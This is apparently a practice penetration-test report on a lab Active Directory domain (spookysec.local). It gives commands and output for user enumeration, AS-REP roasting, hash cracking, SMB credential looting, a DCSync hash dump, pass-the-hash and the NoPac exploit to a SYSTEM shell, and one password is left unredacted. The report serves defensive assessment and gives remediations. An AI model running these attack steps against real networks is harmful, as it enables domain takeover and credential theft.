Polar Security

SPOOKY CORP
Security Assessment Findings Report

Business Confidential

Date: March 9th, 2023
Project: SC-001
Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Spooky Corp and Polar Security. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Spooky Corp and Polar Security.

Spooky Corp may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Polar Security prioritized the assessment to identify the weakest security controls an attacker would exploit. Polar Security recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Spooky Corp		
John Doe	CISO	Email: jdoe@company.com
Polar Security		
Tyler O'Hare	Lead Penetration Tester	Email: tyleroharebusiness@gmail.com

Assessment Overview

From March 5th, 2023 to March 7th, 2023, Spooky Corp engaged Polar Security to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test

Internal penetration testing is a comprehensive security assessment that employs a blend of automated and manual techniques to simulate realistic attack scenarios in order to identify vulnerabilities in an organization's internal network, systems, and applications. The testing methodology often involves sophisticated tactics such as social engineering, phishing attacks, network exploitation, and brute-force attacks.

The findings of the internal penetration test are used to provide actionable insights into the strengths and weaknesses of an organization's security controls and to help improve their overall security posture. Ultimately, internal penetration testing serves as a vital tool in mitigating risks and safeguarding sensitive assets from potentially catastrophic security incidents.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test	10.10.249.233

Scope Exclusions

Per client request, Polar Security did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Spooky Corp.

Client Allowances

Spooky Corp provided Polar Security the following allowances:

- Internal access to network via dropbox and port allowances

Executive Summary

Polar Security evaluated Spooky Corp's internal security posture through penetration testing from March 5th, 2023 to March 7th, 2023. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for two (2) business days.

Testing Summary

The network assessment evaluated Spooky Corp's internal network security posture. From an internal perspective, the Polar Security team performed vulnerability scanning against all IPs provided by Spooky Corp to evaluate the overall patching health of the network. The team also performed common Active Directory based attacks. Polar Security also evaluated other potential risks, such as open file shares, default credentials on servers/devices, and sensitive information disclosure to gain a complete picture of the network's security posture.

The Polar Security team discovered domain users through a brute force attack. It was then discovered that one of the users was susceptible to an AS-REP roast attack where a password hash was obtained. These hashes were taken offline and cracked via dictionary attacks, which signals a weak password policy. Utilizing the cracked password, the Polar Security team gained access to credentials found on an internal SMB share on the network, which indicates insecure file share setup.

With the credentials found on the SMB share, Polar Security was able to perform a DCSync attack with a plethora of domain hashes, The hash for the domain administrator was then used in a Pass the Hash attack where domain admin was achieved and the domain controller was then compromised through a pass-the-hash attack. For a full walkthrough of the path to Domain Admin, please see finding IPT-08.

In addition to the compromise listed above, the Polar Security team found that the domain controller was susceptible to the critical NoPac vulnerability. This critical vulnerability allows for an instant takeover of the domain and should be remediated immediately.

The remainder of the findings were high, moderate, low, or informational. For further information on findings, please review the Technical Findings section.

Tester Notes and Recommendations

We recommended that Spooky Corp re-evaluates their current password policy and considers a policy of 15 characters or more for their regular user accounts and 30 characters or more for their Domain Administrator accounts. We also recommend that Spooky Corp explore password blacklisting and will be supplying a list of cracked user passwords for the team to evaluate. Finally, a Privilege Access Management solution should be considered.

Weak patching and dated operating systems led to the compromise of the domain controller within the network. We recommend that the Spooky Corp team review the patching recommendations made in the Technical Findings section of the report along with reviewing the provided Nessus scans for a full overview of items to be patched. We also recommend that Spooky Corp improve their patch management policies and procedures to help prevent potential attacks within their network.

On a positive note, our testing team triggered several alerts during the engagement. The Spooky Corp Security Operations team discovered our vulnerability scanning and was alerted when we attempted to use noisy attacks on a compromised machine. While not all attacks were discovered during testing, these alerts are a positive start. Additional guidance on alerting and detection has been provided for findings, when necessary, in the Technical Findings section.

Overall, the Spooky Corp network performed as expected for a first-time penetration test. We recommend that the Spooky Corp team thoroughly review the recommendations made in this report, patch the findings, and re-test annually to improve their overall internal security posture.

Key Strengths and Weaknesses

The following identifies the key strengths identified during the assessment:

1. Observed some scanning of common enumeration tools (Nessus)
2. Mimikatz detected on some machines
3. Service accounts were not running as domain administrators

The following identifies the key weaknesses identified during the assessment:

1. Password policy found to be insufficient
2. Critically out-of-date operating systems and weak patching exist within the network
3. Unauthorized share access was permitted
4. Service accounts utilized weak passwords
5. Domain administrator utilized weak passwords

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

1	3	1	2	1
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
IPT-01: Insufficient Patching – CVE-2021-42287 + CVE-2021-42278 - NoPac	Critical	*Apply the appropriate Microsoft patches to remediate the issue.
IPT-02: AS-REP Roasting	High	*Increase password complexity and uniqueness. *Ensure Kerberos preauthentication is enabled.
IPT-03: Weak Password Policy	High	*Increase password complexity. *Utilize multi-factor authentication. *Implement a Privileged Account Management solution.
IPT-04: Pass the Hash	High	* Limit Account Reuse. * Practice least privilege. * Implement a Privileged Account Management solution.
IPT-05: Insecure SMB Share Access	Moderate	*Configure SMB shares to be accessible only to intended users and groups.
IPT-06: Default Web Page	Low	*Change or remove the default web page if not in use.

IPT-07: Domain user enumeration	Low	*Increase username complexity and uniqueness. *Implement event monitoring to detect mass username enumeration.
IPT-08: Steps to Domain Admin	Informational	*Review action and remediation steps.

Technical Findings

Internal Penetration Test Findings:

Finding IPT-01: Insufficient Patching – CVE-2021-42287 + CVE-2021-42278 - NoPac (Critical)

Description:	Polar Security was able to utilize CVE-2021-42287 + CVE-2021-42278 (NoPac) to create a new domain administrator user and achieve an instant takeover of the domain.
Risk:	Likelihood: High - This publicly available exploit only requires execution of a python script and an unpatched domain controller. Impact: Very High - Domain admin access could lead to an adversary critically impacting Spooky Corp's ability to operate.
System:	10.10.249.233
Tools Used:	SamTheAdmin.py
References:	https://github.com/WazeHell/sam-the-admin https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-42278 https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-42287

Evidence:

```
└─$ sudo python3 sam_the_admin.py -dc-ip 10.10.249.233 spookysec.local/svc-admin:management2005
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] WARNING: Target host is not a DC
[*] Selected Target attacktivedirectory.spookysec.local
[*] Total Domain Admins 2
[*] will try to impersonate a-spooks
[*] Current ms-DS-MachineAccountQuota = 10
[*] Adding Computer Account "SAMTHEADMIN-31$"
[*] MachineAccount "SAMTHEADMIN-31$" password = FUHSBN6**Q$J
[*] Successfully added machine account SAMTHEADMIN-31$ with password FUHSBN6**Q$J.
[*] SAMTHEADMIN-31$ object = CN=SAMTHEADMIN-31,CN=Computers,DC=spookysec,DC=local
[*] SAMTHEADMIN-31$ sAMAccountName == attacktivedirec
[*] Saving ticket in attacktivedirec.ccache
[*] Resting the machine account to SAMTHEADMIN-31$
[*] Restored SAMTHEADMIN-31$ sAMAccountName to original value
[*] Using TGT from cache
[*] Impersonating a-spooks
[*]     Requesting S4U2self
[*] Saving ticket in a-spooks.ccache
[*] You can deploy a shell when you want using the following command:
[$] KRB5CCNAME='a-spooks.ccache' /usr/bin/impacket-smbexec -target-ip 10.10.249.233 -dc-ip 10.10.249.233 -k -no-pass @'attacktivedirectory.spookysec.local'
```

Figure 1: Nopac script completed.

```
└─$ KRB5CCNAME='a-spooks.ccache' /usr/bin/impacket-psexec -target-ip 10.10.249.233 -dc-ip 10.10.249.233 -k -no-pass @'attacktivedirectory.spookysec.local'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.249.233.....
[*] Found writable share ADMIN$
[*] Uploading file APxaCHUn.exe
[*] Opening SVCManager on 10.10.249.233.....
[*] Creating service nFWK on 10.10.249.233.....
[*] Starting service nFWK.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1490]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Figure 2: Logged into new domain admin account.

Remediation:
Apply the appropriate Microsoft patches to your system to remediate the issue.

Finding IPT-02: AS-REP Roasting (High)

Description:	Spooky Corp identified a service account that is susceptible to an AS-REP roasting attack. The hash for user 'svc-admin' was retrieved.
Risk:	Likelihood: High – AS-REP roasting can be performed with open source tools. Impact: Very High – High privileged accounts susceptible to this attack can lead to account compromise.
System:	10.10.249.233
Tools Used:	Crackmapexec, John the Ripper
References:	https://attack.mitre.org/techniques/T1558/004/

Evidence:

```
└─$ impacket-GetNPUsers -format john -dc-ip 10.10.249.233 -usersfile validusers.txt  spookysec.local/
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

$krb5asrep$svc-admin@SPOOKYSEC.LOCAL:[redacted]
[-] User James doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JAMES doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Robin doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figure 3: AS-REP roast results.

Remediation:

Require the use of strong and complex passwords to prevent these hashes from being cracked. Ensure Kerberos preauthentication is enabled.

Finding IPT-03: Weak Password Policy (High)

Description:	Polar Security retrieved service account password hashes that were brute forcible with the common wordlist 'RockYou'. The recovered passwords were not only compromised, but also displayed a weak password policy that could be used to an attackers advantage.
Risk:	Likelihood: High - Simple passwords are susceptible to password cracking attacks. Encryption provides some protection, but dictionary attacks based on common word lists often crack weak passwords. Impact: Very High - Domain admin accounts with weak passwords could lead to an adversary critically impacting Spooky Corp ability to operate.
Tools Used:	Impacket, John the Ripper
References:	https://www.cisecurity.org/white-papers/cis-password-policy-guide/ https://attack.mitre.org/mitigations/M1027/

Evidence:

```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt svc-admin.hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 ASIMD 4x
])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]      (?)
1g 0:00:00:09 DONE (2023-03-09 11:46) 0.1078g/s 629699p/s 629699c/s 629699C/s manaia05..mana7510
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 4: Successful hash crack for 'svc-admin' user.

Remediation:

Increase password complexity. Utilize multi-factor authentication. Implement a Privileged Account Management solution.

Finding IPT-04: Pass the Hash (High)

Description:	Polar Security was able to utilize Pass the Hash attack with dumped hashes to login to the ‘Administrator’ user on the domain controller.
Risk:	Likelihood: Medium - Pass the Hash attacks require a valid hash for the user. Impact: Very High - Domain admin accounts that are susceptible to this attack can easily be compromised if the attacker has the hash.
Tools Used:	evil-winrm, impacket-secretsdump
References:	https://attack.mitre.org/techniques/T1550/002/

Evidence:

```
└─$ impacket-secretsdump 'backup@10.10.249.233' -just-dc
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:
Guest:501:
krbtgt:502:
spookysec.local\skidy:1103:
spookysec.local\breakerofthing
spookysec.local\james:1105:
spookysec.local\optional:1106:
spookysec.local\sherlocksec:
spookysec.local\darkstar:1108:
spookysec.local\Ori:1109:
spookysec.local\robin:1110:
spookysec.local\paradox:1111:
spookysec.local\Muirland:1112:
spookysec.local\horshark:1113:
spookysec.local\svc-admin:1114
spookysec.local\backup:1118:aa
spookysec.local\a-spooks:1601:
ATTACKTIVEDIREC$:1000:
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:
Administrator:aes128-cts-hmac-sha1-96:
Administrator:des-cbc-md5:
krbtgt:aes256-cts-hmac-sha1-96:
krbtgt:aes128-cts-hmac-sha1-96:
krbtgt:des-cbc-md5:
spookysec.local\skidy:aes256-cts-hmac-sha1-96:
spookysec.local\skidy:aes128-cts-hmac-sha1-96:
spookysec.local\skidy:des-cbc-md5:
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:
spookysec.local\breakerofthings:des-cbc-md5:
spookysec.local\james:aes256-cts-hmac-sha1-96:
spookysec.local\james:aes128-cts-hmac-sha1-96:
spookysec.local\james:des-cbc-md5:
```




Figure 5: Utilized impacket-secretsdump to dump domain hashes.




Figure 6: Performed Pass the Hash attack using evil-winrm.

Remediation:

Limit Account Reuse. Practice least privilege. Implement a Privileged Account Management solution.

Finding IPT-05: Insecure SMB Share Access (Moderate)

Description:	Using cracked credentials of 'svc-admin', Polar Security was able to gain read access to the 'backup' SMB share on the system. This share contained a text file with credentials to a backup account.
Risk:	Likelihood: Moderate – Storing credentials where unauthorized users can access them is risky even if valid credentials are required. Impact: Moderate – If an attacker can gain access to privileged user credentials they will be able to access and exploit the information in the share .
System:	10.10.249.233
Tools Used:	crackmapexec, smbclient
References:	NIST SP800-53r4 AC-6(3) https://attack.mitre.org/techniques/T1135/

Evidence:

```
└─$ crackmapexec smb 10.10.249.233 -u 'svc-admin' -p '[redacted]' --shares
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "!="?
  if result['type'] is not 'searchResEntry':
SMB         10.10.249.233   445    ATTACKTIVEDIREC  [*] Windows 10.0 Build 17763 x64 (name:ATTACKTIVEDIREC) (domain:spookysec
.local) (signing:True) (SMBv1:False)
SMB         10.10.249.233   445    ATTACKTIVEDIREC  [+] spookysec.local\svc-admin:management2005
SMB         10.10.249.233   445    ATTACKTIVEDIREC  [+] Enumerated shares
SMB         10.10.249.233   445    ATTACKTIVEDIREC  Share           Permissions     Remark
SMB         10.10.249.233   445    ATTACKTIVEDIREC  -----           -----------     ------
SMB         10.10.249.233   445    ATTACKTIVEDIREC  ADMIN$                          Remote Admin
SMB         10.10.249.233   445    ATTACKTIVEDIREC  backup          READ
SMB         10.10.249.233   445    ATTACKTIVEDIREC  C$                             Default share
SMB         10.10.249.233   445    ATTACKTIVEDIREC  IPC$            READ            Remote IPC
SMB         10.10.249.233   445    ATTACKTIVEDIREC  NETLOGON        READ            Logon server share
SMB         10.10.249.233   445    ATTACKTIVEDIREC  SYSVOL          READ            Logon server share
```

Figure 7: The 'backup' share is readable by 'svc-admin'.

```
└─$ smbclient //10.10.249.233/backup -U 'spookysec.local\\svc-admin'
Password for [svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 14:08:39 2020
  ..                                  D        0  Sat Apr  4 14:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 14:08:53 2020

                8247551 blocks of size 4096. 3628000 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>
```

Figure 8: 'backup' share contains backup_credentials.txt.

```
└─$ cat backup_credentials.txt | base64 -d
backup@spookysec.local:[redacted]
```

Figure 9: backup_credentials.txt contains valid credentials.

Remediation:

Configure SMB shares to be accessible only to intended users and groups.

Finding IPT-06: Default Web Page (Low)

Description:	Spooky Corp has a default IIS webpage at http://10.10.249.233/
Risk:	Likelihood: High – Adversaries can find this webpage with public, open source tools. Impact: Low – Attackers can enumerate software information and use it as a reference for future attacks.
System:	10.10.249.233
Tools Used:	firefox, nmap

Evidence:




Figure 10: Default IIS Web Page

Remediation:

Change or remove the default web page if not in use.

Finding IPT-07: Domain User Enumeration (Low)

Description:	Spooky Corp
Risk:	Likelihood: High – A motivated attacker will seek to gain access to user accounts and search for exploitation opportunities.. Impact: Low – The adversary must still have a valid password in order to have access to the found accounts..
System:	10.10.249.233
Tools Used:	kerbrute
References:	https://attack.mitre.org/techniques/T1078/002/

Evidence:

```
└─$ /opt/kerbrute/dist/kerbrute_linux_arm64 userenum --dc 10.10.249.233 -d spookysec.local usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 03/09/23 - Ronnie Flathers @ropnop

2023/03/09 11:15:54 >  Using KDC(s):
2023/03/09 11:15:54 >   10.10.249.233:88

2023/03/09 11:15:54 >  [+] VALID USERNAME:       james@spookysec.local
2023/03/09 11:15:58 >  [+] svc-admin has no pre auth required. Dumping hash to crack offline:
[redacted]
2023/03/09 11:15:58 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2023/03/09 11:16:02 >  [+] VALID USERNAME:       James@spookysec.local
2023/03/09 11:16:03 >  [+] VALID USERNAME:       robin@spookysec.local
2023/03/09 11:16:20 >  [+] VALID USERNAME:       darkstar@spookysec.local
2023/03/09 11:16:31 >  [+] VALID USERNAME:       administrator@spookysec.local
2023/03/09 11:16:53 >  [+] VALID USERNAME:       backup@spookysec.local
2023/03/09 11:17:04 >  [+] VALID USERNAME:       paradox@spookysec.local
2023/03/09 11:18:20 >  [+] VALID USERNAME:       JAMES@spookysec.local
2023/03/09 11:18:47 >  [+] VALID USERNAME:       Robin@spookysec.local
```

Figure 11: Kerbrute User Enumeration

Remediation:

Require more unique and complex usernames inside the domain. These types of usernames are not likely to be found in enumeration world lists. Implement event monitoring to detect mass user enumeration.

Finding IPT-08: Steps to Domain Admin (Informational)

The steps below describe how the penetration tester obtained domain administrator access. Each step also provides remediation recommendations to help mitigate risk.

Step	Action	Remediation
1	Enumerated a list of domain users through brute force tools.	*Increase username complexity and uniqueness. *Implement event monitoring to detect mass username enumeration.
2	Obtained an NTLM hash for the 'svc-admin' user through AS-REP roasting.	*Increase password complexity and uniqueness. *Ensure Kerberos preauthentication is enabled.
3	Cracked NTLM hash offline to retrieve the password of user 'svc-admin'.	*Increase password complexity. *Utilize multi-factor authentication. *Implement a Privileged Account Management solution.
4	Utilized 'svc-admin' credentials to enumerate SMB shares and discovered user credentials in a file on the 'backup' share for the 'backup' user.	*Configure SMB shares to be accessible only to intended users and groups.
5	Leveraged the credentials of the 'backup' account to perform a 'DCSync' attack and dumped hashes from the domain controller.	*Avoid using backup accounts with domain administrator privileges.
6	Performed a 'Pass the Hash' attack to gain access to the 'Administrator' domain admin user and compromise the domain controller.	* Limit Account Reuse. * Practice least privilege. * Implement a Privileged Account Management solution.

Remediation:

Review action and remediation steps.

Additional Scans and Reports

Polar Security provides all clients with all report information gathered during testing. This includes Nessus files and full vulnerability scans in detailed formats. These reports contain raw vulnerability scans and additional vulnerabilities not exploited by Polar Security.

The reports identify hygiene issues needing attention but are less likely to lead to a breach, i.e. defense-in-depth opportunities. For more information, please see the documents in your shared drive folder labeled “Additional Scans and Reports”.

Polar Security

Last Page